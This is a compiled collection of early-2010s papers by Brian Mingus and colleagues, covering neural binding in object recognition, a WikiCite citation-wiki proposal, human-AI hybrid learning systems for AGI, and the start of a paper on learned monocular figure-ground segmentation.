Reynolds, J. H., and Desimone, R. (1999). The role of neural mechanisms of attention in solving the binding problem. *Neuron* 24, 111–125.

Riesenhuber, M., and Poggio, T. (1999a). Are cortical models really bound by the "binding problem?" *Neuron* 24, 87–93.

Riesenhuber, M., and Poggio, T. (1999b). Hierarchical models of object recognition in cortex. *Nat. Neurosci.* 3, 1199–1204.

Riesenhuber, M., and Poggio, T. (2002). Neural mechanisms of object recognition. *Curr. Opin. Neurobiol.* 12, 162–168.

Roland, P. (2010). Six principles of visual cortical dynamics. *Front. Syst. Neurosci.* 4:28. doi:10.3389/fnsys.2010.00028

Rolls, E. T., and Stringer, S. M. (2006). Invariant visual object recognition: a model, with lighting invariance. *J. Physiol. Paris* 100, 43–62.

Rust, N. C., and Dicarlo, J. J. (2010). Selectivity and tolerance ("invariance") both increase as visual information propagates from cortical area v4 to it. *J. Neurosci.* 30, 12978–12995.

Scannell, J., Blakemore, C., and Young, M. P. (1995). Analysis of connectivity in the cat cerebral cortex. *J. Neurosci.* 15, 1463–1483.

Serre, T., Kreiman, G., Kouh, M., Cadieu, C., Knoblich, U., and Poggio, T. (2007). A quantitative theory of immediate visual recognition. *Prog. Brain Res.* 165, 33–56.

Shadlen, M. N., and Movshon, J. A. (1999). Synchrony unbound: a critical evaluation of the temporal binding hypothesis. *Neuron* 24, 67–77.

Simons, D. J., and Rensink, R. A. (2005). Change blindness: past, present, and future. *Trends Cogn. Sci. (Regul. Ed.)* 9, 16–20.

Singer, W. (1993). Synchronization of cortical activity and its putative role in information processing and learning. *Annu. Rev. Physiol.* 55, 349–374.

Singer, W. (1999). Neuronal synchrony: a versatile code for the definition of relations? *Neuron* 24, 49–65.

Singer, W., and Gray, C. M. (1995). Visual feature integration and the temporal correlation hypothesis. *Annu. Rev. Neurosci.* 18, 555–586.

Sporns, O., Honey, C. J., and Kotter, R. (2007). Identification and classification of hubs in brain networks. *PLoS ONE* 2, e1049. doi:10.1371/journal.pone.0001049

Sporns, O., and Zwi, J. D. (2004). The small world of the cerebral cortex. *Neuroinformatics* 2, 145–162.

Sugase-Miyamoto, Y., Matsumoto, N., and Kawano, K. (2011). Role of temporal processing stages by inferior temporal neurons in facial recognition. *Front. Psychol.* 2:141. doi:10.3389/fpsyg.2011.00141

Swadlow, H., and Gusev, A. (2002). Receptive-field construction in cortical inhibitory interneurons. *Nat. Neurosci.* 5, 403–404.

Tamura, H., and Tanaka, K. (2001). Visual response properties of cells in the ventral and dorsal parts of the macaque inferotemporal cortex. *Cereb. Cortex* 11, 384–399.

Tanaka, K. (1996). Inferotemporal cortex and object vision. *Annu. Rev. Neurosci.* 19, 109–139.

Thompson, K. G., Biscoe, K. L., and Sato, T. R. (2005). Neuronal basis of covert spatial attention in the frontal eye field. *J. Neurosci.* 25, 9479–9487.

Tompa, T., and Sary, G. (2010). A review on the inferior temporal cortex of the macaque. *Brain Res. Rev.* 62, 165–182.

Treisman, A. (1996). The binding problem. *Curr. Opin. Neurobiol.* 6, 171–178.

Treisman, A. (1999). Solutions to the binding problem: progress through controversy and convergence. *Neuron* 24, 105–125.

Uhlhaas, P. J., Pipa, G., Lima, B., Melloni, L., Neuenschwander, S., Nikolic, D., and Singer, W. (2009). Neural synchrony in cortical networks: history concept and current status. *Front. Integr. Neurosci.* 3:17. doi:10.3389/neuro.07.017.2009

Ungerleider, L. G., and Bell, A. H. (2011). Uncovering the visual "alphabet": advances in our understanding of object perception. *Vision Res.* 51, 782–799.

Vanrullen, R. (2007). The power of the feed-forward sweep. *Adv. Cogn. Psychol.* 3, 167–176.

Vanrullen, R. (2009). Binding hardwired vs. on-demand feature conjunctions. *Vis. Cogn.* 17, 103–119.

Conflict of Interest Statement: The authors declare that the research was conducted in the absence of any commercial or financial relationships that could be construed as a potential conflict of interest.


Received: 16 January 2012; accepted: 20 May 2012; published online: 18 June 2012.

Citation: Wyatte D, Herd S, Mingus B and O'Reilly R (2012) The role of competitive inhibition and top-down feedback in binding during object recognition. Front. Psychology ***3****:182. doi: 10.3389/fpsyg.2012.00182*

This article was submitted to Frontiers in Cognitive Science, a specialty of Frontiers in Psychology.

Copyright © 2012 Wyatte, Herd, Mingus and O'Reilly. This is an open-access article distributed under the terms of the Creative Commons Attribution Non Commercial License, which permits non-commercial use, distribution, and reproduction in other forums, provided the original authors and source are credited.

BRIAN MINGUS RESEARCH COLLECTION / BM-B2AFB7FA7BC6



PROJECT POSTER | OCTOBER 2011

WikiCite: A Platform for Crowdsourcing and Discussing Citations in Context

Sam Klein · Benjamin Mako Hill · Brian Mingus · David Smith

DPLA working meeting

A proposal for a shared page for every cited source, combining context, discussion and tools for discovering and visualizing knowledge.

BRIAN MINGUS RESEARCH COLLECTION / BM-60747D943050

Original publication / source | CC BY-SA 4.0 - original poster and added cover

---

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

WikiCite

a platform for crowdsourcing and discussing citations in context

Sam Klein
Wikimedia

Benjamin Mako Hill
MIT

Massachusetts Institute of Technology


Brian Mingus
University of Colorado at Boulder



David Smith
University of Massachussets at Amherst

It is hard to know where to go today to discuss and document source reliability. For example, Wikipedia's 20+ million articles contain citations to millions of individual sources. Yet there is no standard way to discover and comment on source quality and context, leaving users in the dark about the reliability of cited information. WikiCite proposes to address this gap by building a wiki platform with one page per cited source, and tools to help researchers cite, find and visualize sources and related data.

Mashups and Satellite Wikis



Example queries

```
{{#ask: [[Journal::Nature]] | format=count}}
{{#ask: [[Journal::+]] | format=count}}
{{#ask: [[Category:Papers]] | format=count}}
...
{{#ask: [[author::~*Bell*]]
 | ?title | ?author | ?date | limit=3}}

{{#ask: [[title::~*cortex*]]~*cortex*]]
|format=rss}}

{{cite|normalmedly93}}

{{#ask: [[dateadded::+]]
|format=template|template=SearchEngine}}
```

Example results

```
535   // Number of articles published in Nature
16545 // Number of articles with the Journal specified
19500 // Number of entries in the bibliography
...

RSS   // RSS feed for titles that contain cortex

// Search engine mashup
```

Community content

Discussions Lit reviews
Ratings Summaries

WikiCite

API

Metadata queries
Bibliography manager
Work-level citation alignment

Free knowledge
Public Domain/CC
Right to fork

Wikipedia for citations

One page per source
List of inbound cites

Repositories

PubMed
WebCite
Hathi Trust
Internet Archive
DPLA
Wikimedia
Library Cloud
Library Thing
LOC
Mendeley

Wikimedia Consumers

See and discuss citation quality in context
See where else a source is used
Find and compare similar sources
Follow deeplinks into primary materials
Know how much to trust a cited claim

Wikimedia Editors

Unify citations across projects
Transclude citation metadata via API
Resolve cites for quotes automatically
Improve citation quality
Classify citation types

Academics

Satellite wikis for Labs, Depts, etc.
Bibliography management
Self-publishing (*Collections* extension)

Can push group data to WikiCite
Privacy by default, local collaboration

Librarians

A canonical summary about a source
Provenance for metadata
Merging / managing name variants

Can push local metadata to WikiCite



CONFERENCE PAPER | 2011

Human-Artificial-Intelligence Hybrid Learning Systems

Seth Herd · Geoffrey Urland · Brian Mingus · Randall O'Reilly

Biologically Inspired Cognitive Architectures

A framework for developing AI through human collaboration: people supply cognitive functions that the system has yet to learn, with autonomy increasing as capabilities develop.

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

Human-artificial-intelligence hybrid learning systems

Seth HERD [a,1], Geoffrey URLAND [b] and Brian MINGUS [a] and Randall O'REILLY [a]

[a] *Department of Psychology and Neuroscience, University of Colorado, 345 UCB, Boulder, Colorado 80309*

[b] *Toravner, 637 S 40th St, Boulder, Colorado 80305*

Abstract.
The only known path to general intelligence is that taken by humans. Adapting elements of this path to achieving artificial general intelligence (AGI) has become a common area of interest. We address the role of human teachers in this process, using the concept of the zone of proximal development (ZPD). We explore the range of possible human-teacher interactions, including those modeled closely on humans, those involving accessing and changing the AGI learners internal representations, and tighter integrations amounting to human-AI hybrid learning system (HAIHLS). In such a system, a human teacher scaffolds an untrained subsystem by producing the outputs desired from a fully trained version. Those outputs both train that subsystem and provide more useful information to the remainder of the cognitive system. This aid enables all subsystems to learn within the context of the richer behavior and cognition possible with the aid of the human subsystem.

Keywords. Motivation, Learning, Neural Network

Introduction

There is only one known path to a generally intelligent system; that taken by humans. An outstanding question in artificial intelligence research is how to capitalize on our knowledge of that path, while taking any available shortcuts. Embodied and brain-mimetic systems have been of increasing interest to AI researchers [1,2], but the path also includes human self-selection of learning experiences (Self-Directed Learning, [3]) and the intervention of human teachers. Here we discuss a number of ways in which a human teacher could help a properly designed machine learning system to achieve general intelligence.

[1]Corresponding Author: E-mail: seth.herd@colorado.edu

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

The general idea of having humans teach AGI learners is far from new. Many existing systems are trained in a supervised style, using human-labeled data. This obvious application of human teachers is useful, but suffers from inflexibility and time inefficiency (human teachers must spend time before training to classify or be quickly available during training to provide classifications). Even with adequate resources, it is especially impractical for an embodied learner to have individual sense-inputs classified by humans; the system would have to pause to allow humans to classify its inputs (imagine that while navigating a novel landscape an embodied learner has to stop and wait for its human teacher to answer whenever it cannot identify a new object!). But humans can classify a few crucial situations that will be particularly helpful to the learner, if those can be identified by either the learner or its teacher(s).

Human teachers offer undeniable benefits to human learners. Much human teaching involves pushing learning into the Zone of Proximal Development (ZPD), the space of problems that can be solved by a learner when aided by a teacher [4]. We follow the generalization of this proposal, that all types of learning are more effective when a teacher helps a learner to expand their abilities. This assumption is implicitly shared across all (human) educational systems. Existing approaches to human-aided machine learning all constitute some variety of generalized ZPD, in that the human teacher in some way extends the abilities of the machine learner. These include variations based on conditioning (such as reinforcement learning [5], shaping [6], and active learning [7]), demonstration [8], and explicit human direction [9,10].

1. Humans Teaching Artificial Agents

Beyond simply following the model of human teacher-learner interactions, many other routes are available to a human in teaching a machine. We focus here on the idea that humans could aid machines by aiding or actually playing the role of specific subcomponents of their cognitive system. We term this type of interaction Human-Artificial-Intelligence Hybrid Learning Systems (HAIHLS). The human component could either serve to scaffold that system by having it learn from the humans contributions, or simply enable other parts of the system to learn more effectively by pushing it further into a zone of proximal development. We focus here on the example of a human aiding and/or standing in for elements of the reward-prediction element of a machines motivational component, but the idea could be applied to any cognitive subsystem.

Another (non-exclusive) strategy is to have a human directly observe and/or change the learners internal representations and knowledge structures. A properly designed interface could allow a teacher to both know what the learner is thinking, and to influence that thinking much more reliably than is possible with human learners.

Human student-teacher interactions and their adaptation to teaching AGI learners In the human learning environment, teachers fill a variety of roles. Many of these can be applied in a straightforward way to human teachers helping AGI learners [11]. Existing work has also adapted animal training techniques to teach-

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

ing an artificial agent [13]. We will skip to some less obvious adaptations of human student-teacher relationships.

One subtle role of a human teacher involves gauging when a learner could use information that it does not yet know to ask for. Human instructors can gauge, by gaze and more subtle action patterns, what is currently puzzling to the learner, and supply crucial conceptual information to fill gaps. With AGI learners, a variety of internal variables can be made available to help the teacher gauge what information to supply. The teacher can then provide that information, perhaps in conjunction with guiding the learners attention, through external (gestures or spoken labels) or internal (directly providing sensory inputs and/or guiding its sensory apparatus to objects of importance).

The Socratic method, in which a teacher asks questions that are carefully chosen to clarify a learners conceptual framework, also has a direct applicability to teaching machines. The teacher can focus the machines learning efforts on crucial questions (e.g., what are you? or what is important?) and through further questioning guide the learner to the desired outcome while helping the learner build a conceptual framework for itself.

The potential of accessing and affecting a machine's internal representations in real time affords a number of variants on human student-teacher interactions. These could prove useful alternatives to either a pure programming or pure learning approach to AGI development. We focus here on perhaps the most extreme variant: treating a human as one component of a cognitive architecture.

2. Human-Artificial-Intelligence Hybrid Learning Systems

Progressing from narrow AI to artificial general intelligence (AGI) will require the integration of many cognitive subsystems into a functional whole. Little work to date has addressed the new challenges inherent in doing so. One novel application of Vygotsky's concept of scaffolding a learner into a zone of proximal development is to stand in for cognitive systems that are relatively less capable. We call a system incorporating human teachers as cognitive subsystems a Human-Artificial Intelligence Hybrid Learning System (HAIHLS).

This approach has two advantages: first, it allows the other subsystems to learn in the context of a more complete, highly functional whole. As such, that system can learn in a context more like its intended functional setting. Second, a human working as a "subsystems" can serve to train its replacement.

In this approach, an untrained machine learning subcomponent rides along and learns from how the human performs their computational role, in the context of the whole, functioning system. As machine learning systems become more reliable and flexible, this approach could circumvent the need for carefully engineering systems, and even circumvent the need for understanding what training signals and learning criteria are used by the analogous system in the human brain. For instance, rather than discovering that human infants are intrinsically motivated to move and so learn by motor babbling, [14], the system could be trained directly to make productive motor movements by learning based on control signals are sent to its actuators by a skilled and goal-aware human. This type

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

of learning goes far beyond reinforcement learning, by providing a rich (vector) training signal appropriate to a cognitive and sensory situation.

2.1. Example: Human as Object Recognition System

A human observer could receive the visual input received by an embodied AGI learner (in some partly-filtered form) and classify the object. Instead of doing so blindly, the observer could track goal and conceptual representations to provide the most useful possible classification. A banana could be classified as fruit, food, or a toy depending on the systems current questions and concerns. This context-sensitive human object classification would then serve to train the object-recognition system, allowing it to eventually give relevant classifications in similar contexts.

The object recognition subsystem is thus trained in precisely the information environment in which it must perform. The HAIHLSs behavior can be as rich as though it had a fully functioning visual system, and the information supplied from other cognitive subsystems is precisely as it would be once the human is removed from the system. Similarly, the other cognitive subsystems can learn in the context of a fully functional object recognition subsystem; while the behavior of the trained machine subsystem will not be identical to that of the human subsystem, it should be similar enough to provide substantial learning advantages.

2.2. Example: Human as Reward Prediction System

We work within the Intelligent Adaptive Curiosity (IAC) framework [15] and a biologically-motivated adaptation of the same ideas as Self-Directed Learning (SDL) [3]. The reward prediction system in SDL, or the prediction-prediction system within the IAC framework, serves to direct the learner to spend time in areas of behavioral space in which learning is relatively rapid. This is the essence of self-directed learning: learn about what you can learn about, do not waste time on what is, at least currently, unlearnable. In SDL, success at an arbitrary task is rewarding, as it is for humans [22]. The system seeks to keep doing things with rapidly increasing (or possibly just intermediate) levels of reward prediction; anything that never supplies reward is frustrating, while anything that always provides success and therefore reward is boring. In IAC, a rapidly increasing predictability of behavior plays the same role; no change in predictability indicates that the task is either currently unlearnable, or already well-learned. To engineer a complex, successful self-directed learner from the ground up, we would need to discover or deduce what is intrinsically motivating to human learners, and so causes them to choose learning situations adequate to enable general intelligence. However, if a human reward predictor directs the nascent machine learning prediction system toward useful learning situations, this need can be bypassed entirely. For instance, the human subsystem might predict reward whenever the machine is looking at a human whose eyes move toward the machine, but only when the currently active goal is getting attention. In this situation, we need not know what a human infant finds rewarding about getting human attention; the human trains the system, merely by using their own skills and knowledge of what

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

high-level situations humans do find rewarding. The machine reward-prediction system can then generalize from its own sensory apparatus, and over time develop a suitable representation of what sensory information signals human attention. Human attention will, after that learning, activate the reward prediction system (and thereby the dopamine reward signal) triggering the system to both learn, and to remain attentionally tied to that situation in hopes of more learning opportunities [3].

Inversely, having a human as part of the motivational system could train the system away from useless or dangerous behavioral domains. Energetically banging an actuator into a wall or body could simply be marked by a button press as no fun, and so ceased in favor of new learning. By looking at the relevant goal and context representations, the human as a reward prediction system can perform a much more useful role than simply providing reinforcement signals based on some inflexible criteria (e.g., pain).

These two examples of a human as part of a larger system should illustrate the possibilities inherent in such hybrid systems. A human serving this role is very much acting to scaffold the agents skills, as discussed in expansions on Vygotskys ZPD framework [17,18]. The human functions very much as a scaffolding does for a building; it supports the structure as it is built, and is removed when the edifice is complete and can stand on its own.

3. Caveats and conclusions

It bears more than a casual mention that the sort of self-directed learning system we expand upon here has drawn severe criticism, for reasons that we find highly convincing [19,20]. There is a real possibility that a successful AGI learning system will achieve its goals very successfully. By this logic, the motivational structure of our AGIs becomes extremely important. And even the seemingly benign goal of constant learning implicit in both the IAC and SDL approaches could prove disastrous when taken to the extreme.

In sum, it seems likely that some variant of using humans as subsystems that can stand in for and train parts of an AGI learners cognitive architecture will prove useful. We have suggested a range of ideas; we now await specific implementations to provide specificity and see which approaches bear the most fruit.

References

[1] M. C. Anderson, Rethinking interference theory: Executive control and the mechanisms of forgetting, Journal of Memory and Language 49 (2003) 415–445.

[2] Brunette, E.S., Flemmer, R.C., Flemmer, C.L.: A Review of Artificial Intelligence. In: Proceedings of the Fourth International Conference on Autonomous Robots and Agents, (2009) 385–392

[3] Herd, S.A., Mingus, B., O'Reilly, R.C.: Dopamine and Self-directed Learning. In: Biologically Inspired Cognitive Architectures 2010: Proceedings of the First Annual Meeting of the BICA Society,(2010) 58–63. IOS Press, Fairfax, VA

[4] L. S. Vygotsky, Mind in society: The development of higher psychological processes, Harvard University Press, Cambridge, MA, 1978.

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988

[5] A. L. Thomaz, C. Breazeal, Reinforcement learning with human teachers: Evidence of feedback and guidance with implications for learning performance.
[6] Knox, W.B., Fasel, I., Stone, P.: Design Principles for Creating Human- shapable Agents. In: AAAI Spring 2009 Symposium on Agents that Learn from Human Teachers (2009)
[7] Settles, B.: Active Learning Literature Survey. Technical Report, University of WisconsinMadison (2009)
[8] A. Y. Ng, Reinforcement learning and apprenticeship learning for robotic control. In: Balczar, J., Long, P., Stephan, F. (eds.) Algorithmic Learning Theory. LNCS, vol. 4264 (2006) 29–31. Springer, Heidelberg
[9] Chernova, S., Veloso, M.: Teaching Multi-Robot Coordination Using Demonstration of Communication and State Sharing. In: Proceedings of Autonomous Agents and Multi-Agent Systems (AAMAS), 1183–1186 (2008)
[10] Thomaz A.L., Breazeal, C.: Experiments in socially guided exploration: lessons learned in building robots that learn with and without human teachers. Connect. Sci., 20 (2008) 91–110
[11] Thomaz, A.L., Cakmak, M.: Learning About Objects with Human Teachers. In: Proceedings of the 4th ACM/IEEE international conference on Human robot interaction. (2009) 15–22. ACM, New York, NY
[12] Zhu, X., Goldberg, A.: Introduction to Semi-Supervised Learning. In: Brachman, R., Dietterich, T. (eds.) Synthesis Lectures on Artificial Intelligence and Machine Learning, 3 (2009) 1–130. Morgan & Claypool Publishers, San Rafael, CA
[13] Goertzel, B., Pennachin, C., Geissweiller, N., Looks, M., Senna, A., Silva, W., Heljakka, A., Lopes, C.: An Integrative Methodology for Teaching Embodied Non-Linguistic Agents, Applied to Virtual Animals in Second Life. In: Proceedings of the First Artificial General Intelligence Conference (2008) IOS Press, Amsterdam, The Netherlands
[14] Demiris, Y., Dearden, A.: From Motor Babbling to Hierarchical Learning by Imitation: A Robot Developmental Pathway. In: Proceedings of the Fifth International Workshop on Epigenetic Robotics: Modeling Cognitive Development in Robotic Systems (2005) 31–37
[15] Oudeyer, P.Y., Baranes, A., Kaplan, F.: Intrinsically Motivated Exploration for Developmental and Active Sensorimotor Learning. In: Sigaud, O., Peters, J. (eds.) From Motor Learning to Interaction Learning in Robots: Studies in Computational Intelligence (2010) 264, pp. 107–146. Springer, Heidelberg
[16] Aron, A.R., Shohamy, D., Clark, J., Myers, C., Gluck, M.A., Poldrack R.A.: Human Midbrain Sensitivity to Cognitive Feedback and Uncertainty During Classification Learning. J. Neurophis., 92, 1144–1152 (2004)
[17] Conner, D. B., Cross, D. R.: Longitudinal Analysis of the Presence, Efficacy and Stability of Maternal Scaffolding During Informal Problem-Solving Interactions. B. J. Dev. Psych., 21 (2003) 315–334
[18] Kermani, H., Brenner, M.E.: Maternal Scaffolding in the Child's Zone of Proximal Development across Tasks: Cross-Cultural Perspectives. J. Rsch. Chil. Ed., 15, (2000) 30-52
[19] Mijic, R. Bootstrapping Safe AGI Goal Systems: CEV and Variants Thereof. In: Proceedings of the Third Conference on Artificial General Intelligence. Atlantis Press (2010)
[20] Yudkowsky, E.: Artificial Intelligence as a Positive and Negative Factor in Global Risk. In: Bostrom, N., Cirkovic, M. (eds.) Global Catastrophic Risks. Oxford University Press, New Yoprk, NY (2008)

BRIAN MINGUS RESEARCH COLLECTION / BM-B14CB91DF988



CONFERENCE PAPER | JULY 19, 2011 / ONLINE PUBLICATION

Generalization of Figure-Ground Segmentation from Binocular to Monocular Vision in an Embodied Biological Brain Model

Brian Mingus · Trent Kriete · Seth Herd · Dean Wyatte · Kenneth Latimer · Randy O'Reilly

Artificial General Intelligence · AGI 2011

An embodied brain model transfers figure-ground learning from binocular depth to monocular images, helping it distinguish objects from cluttered backgrounds.

Author manuscript associated with the AGI 2011 conference paper.

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

Generalization of Figure-Ground Segmentation from Binocular to Monocular Vision in an Embodied Biological Brain Model

Brian Mingus, Trent Kriete, Seth Herd, Dean Wyatte,
Kenneth Latimer, and Randy O'Reilly

Computational Cognitive Neuroscience Lab
Department of Psychology
University of Colorado at Boulder
Muenzinger D244, 345 UCB
Boulder, Co, 80309, USA
{brian.mingus,trent.kriete,seth.herd,dean.wyatte,
kenneth.latimer,randy.oreilly}@colorado.edu
http://grey.colorado.edu/ccnlab

Abstract. Humans have the remarkable ability to generalize from binocular to monocular figure-ground segmentation of complex scenes. This is clearly evident anytime we look at a photograph, computer monitor or simply close one eye. We hypothesized that this skill is due to of the ability of our brains to use rich embodied signals, such as disparity, to train up depth perception when only the information from one eye is available. In order to test this hypothesis we enhanced our virtual robot, Emer, who is already capable of performing robust, state-of-the-art, invariant 3D object recognition [1], with the ability to learn figure-ground segmentation, allowing him to recognize objects against complex backgrounds. Continued development of this skill holds great promise for e orts, like Emer, that aim to create an Artificial General Intelligence (AGI). For example, it promises to unlock vast sets of training data, such as Google Images, which have previously been inaccessible to AGI models due to their lack of embodied, deep learning. More immediately practical implications, such as achieving human performance on the Caltech101 object recognition dataset [2], are discussed. [1]

Keywords: figure-ground, neural network, object recognition, embodiment, vision, depth perception

[1] Supported by the Intelligence Advanced Research Projects Activity (IARPA) via the U.S. Army Research Office contract number W911NF-10-C-0064. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright annotation thereon.

Disclaimer: The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of IARPA, the U.S. Army Research Office, or the U.S. Government.

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

1 Introduction

When we look at a photograph our mind perceives the objects as if they existed right in front of us in three dimensional space. This is surprising since each eye conveys the same image of the photograph with no useful disparity signals. One can demonstrate this to themselves by looking at a photograph with one eye closed and noting the rich perception of depth. So too is our depth perception intact when we perceive the world more generally with only one eye open. In normal binocular viewing conditions the disparity between objects in the two eyes helps us to compute their depth, but it is rather remarkable that we can continue to do this in lieu of this cue.

1.1 Genetic vs. Learned Monocular Figure-Ground Segmentation

How does the brain perform this remarkable feat? One possibility is that the skill evolved and the expression of the requisite neural circuitry is hard-wired into our genome. This seems rather unlikely as it is hard to imagine an environment that consistently caused humans (or their ancestors) to lose an eye, constituting a strong and consistent evolutionary selection pressure.

Experiments performed with Emer, our virtual robot, have led to the more parsimonious hypothesis that this skill is learned. Evidence comes from a variety of sources, such as [3], who found that in the case of isoluminance across figure and ground the luminance cue breaks down and gestalt contours can fail to pop out. In this case we rely on color, which, having weak stereopsis, is a monocular cue. We hypothesize that the brain learns how to map this and other cues from only one eye onto the standard binocular 3D depth map.

Additional evidence comes from [4], which reviews the evidence for innate vs. learned depth perception in a large number of species. Although depth perception is innate in some species, such as the rat, in others, such as humans, it is very poor at birth and advances along with the infant's sensorimotor coordination and, perhaps, conceptual knowledge of the world. Notably, many species in which vision develops quickly or is innate, such as the rat, have very poor visual acuity, while human vision is rather sharp. This is potentially due, in part, to the longer learning curve human vision undergoes. We hypothesize that this longer learning trajectory in humans is due to the need to slowly incorporate a vast array of signals into vision, and likewise, to incorporate vision into an extremely complex brain. Indeed, as we have recently shown, human representations of objects in IT cortex are physically changed by conceptual knowledge, allowing us to make certain conceptual generalizations at the speed of visual object recognition [1]. The need to incorporate conceptual knowledge in such a deep way seems to slow the progression of visual learning of all kinds, including depth perception and, by extension, monocular figure-ground segmentation.

1.2 Idealized Training of Monocular Figure-Ground Segmentation

An idealized method of training such a network follows directly from the description of the problem. An infant looks at an object with one eye open, predicts

BRIAN MINGUS RESEARCH COLLECTION / BM-9A46BBE7F4C4

its depth, and then opens its other eye. Learning occurs as a function of the di erence between the predicted and actual depths.

In terms of a neural network, there are two input layers representing the primary visual cortex (V1) neurons for the left eye and right eye, respectively. These map onto a layer which computes focal disparity, that is, the zero-disparity region of foveation. The computation of disparity in the case of binocular vision follows from straightforward geometry (see the horopter in [5]). During training the information from one eye is removed and the network is asked to predict the depth map of the scene. After making a guess based on monocular cues, the the other eye is returned and the weights are changed based on the di erence between the predicted depth map and the actual depth map. While such a simple network only provides marginal figure-ground segmentation ability, it clearly demonstrates the point that we hope to make with Emer: that rich 3D signals can serve as a training signal for figure-ground segmentation with 2D cues.

1.3 The Relevance of Embodiment

A notable demand of this disparity-based training paradigm is that it requires an embodied agent. It would not be possible to compute the target 3D depth map if the agent did not have two offset eyes. Just having eyes is not always sufficient for depth perception, however. For example, human skill at depth perception correlates with the ability to crawl [4]. Infants make predictions about how far away something is and translate that guess into a goal in motor coordinates. After the infant crawls to the object it knows the actual distance and can translate that motor error back into visual error by proxy of parietal cortex, thus improving depth perception. While we would eventually like to bootstap the learning of the binocular 3D depth map itself in such a manner, which would then bootstrap monocular depth perception, for now we assume the existence of trained binocular depth perception and focus on generalizing it to the monocular case.

2 Materials and Methods

